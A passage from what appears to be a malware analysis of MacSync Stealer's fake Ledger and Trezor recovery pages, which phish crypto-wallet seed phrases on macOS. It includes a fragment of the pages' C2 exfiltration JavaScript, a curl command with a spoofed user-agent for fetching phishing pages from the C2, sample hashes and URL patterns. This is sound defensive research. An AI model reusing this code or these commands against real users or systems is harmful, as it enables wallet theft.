})
.then(response => {
location.href = 'index.html';
})
.catch(err => {
location.href = 'index.html';
});});C2 communication snippet (w/ different server) at the end of recovery-step-3.html

index.html after entering seed in malicious app.asarWhile the C2's Ledger phishing pages seemingly aren't used, they do exist, and they follow the same slug pattern (/ledger/err/token) as the Trezor pages. Maybe this is left over from an older module?
curl -k -L \
  --user-agent "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36" \
  -O \
  -J \
  "https://domain.tld/[trezor/ledger]/[token]"
curl script for grabbing [token].[ledger/trezor] // C2 commands will fail without User-Agent, signifying anti-analysis measures
Note that in the case of the Trezor phish, there are additional webpages available depending on whether the user selects 12, 18, or 24 words (http[s]://domain.tld/trezor/[12/18/24]/token). Also interestingly, while the Ledger module & its variants are fairly established and have been circulating for some time now, the Trezor module is relatively new. It's a full .app, where the Ledger module is a drop-in .asar, but Trezor Suite also isn't electron.
https://bazaar.abuse.ch/sample/1e5300f8ea48e0c49346f0ca2752bfc20b8fedeb89007fa667a8fe3b95deecfb/
https://bazaar.abuse.ch/sample/b7229626560262ab8239af3ad47f6dd22882c2124a305da01aad13fbf43c92e3/
https://bazaar.abuse.ch/sample/a95bfa798c55f25953a66a0c6fbf2a48c83c05cf7a54749d024a5f1a754dcedb/
https://bazaar.abuse.ch/sample/b4487ccb451a742e11ce32b21cc5a0e7fe71a93f16908e302b13dbbb785c4510/
https://bazaar.abuse.ch/sample/b0087c38e74444683cc390e8da284a5de067cbb94d8081e56038f7f31b693e51/
https://bazaar.abuse.ch/sample/a98517fdf5fe119b6945193304def308a45aaf3bebc42b35ddc42b0335d8da8e/
MalwareBazaar sample pairs
Importantly, the instances of this strain's C2 seem to run the exact same backend, with the exact same HTML on the phishing pages, which includes comments the malware developers forgot to translate into English from Russian: Стандартный вес для лучшей читаемости, Для заголовков, как на скриншоте, Полужирный, но не 700, Применяем к кнопкам, Остальной HTML остаётся без изменений, Высота сайдбара на всю высоту экрана, & Закрепление сайдбара при прокрутке. Additionally, some page functions are intact from the official Ledger/Trezor code, like the "No device? Buy a Ledger" & the "Support" buttons.
This X post, as well as this one, may be of interest for additional token-domain pairs. As per the stealer's AppleScript, this is MacSync Stealer Version: 1.1.2_release (x64_86 & ARM).
- Blue Fox: Arm Assembly Internals and Reverse Engineering by Maria Markstedter, 2023
- The Art of Mac Malware duology by Patrick Wardle, 2022/2025
- *OS internals trilogy by Jonathan Levin, 2017/2019/2017
- The Art of Computer Virus Research and Defense by Peter Szor, 2005
- Reversing: Secrets of Reverse Engineering by Eldad Eliam, 2005
- OS X Incident Response: Scripting and Analysis by Jaron Bradley, 2016
- Mac OS X Internals by Amit Singh, 2006
- DisARMing Code by Jonathan Levin, 2025
- iOS Application Security by David Thiel, 2016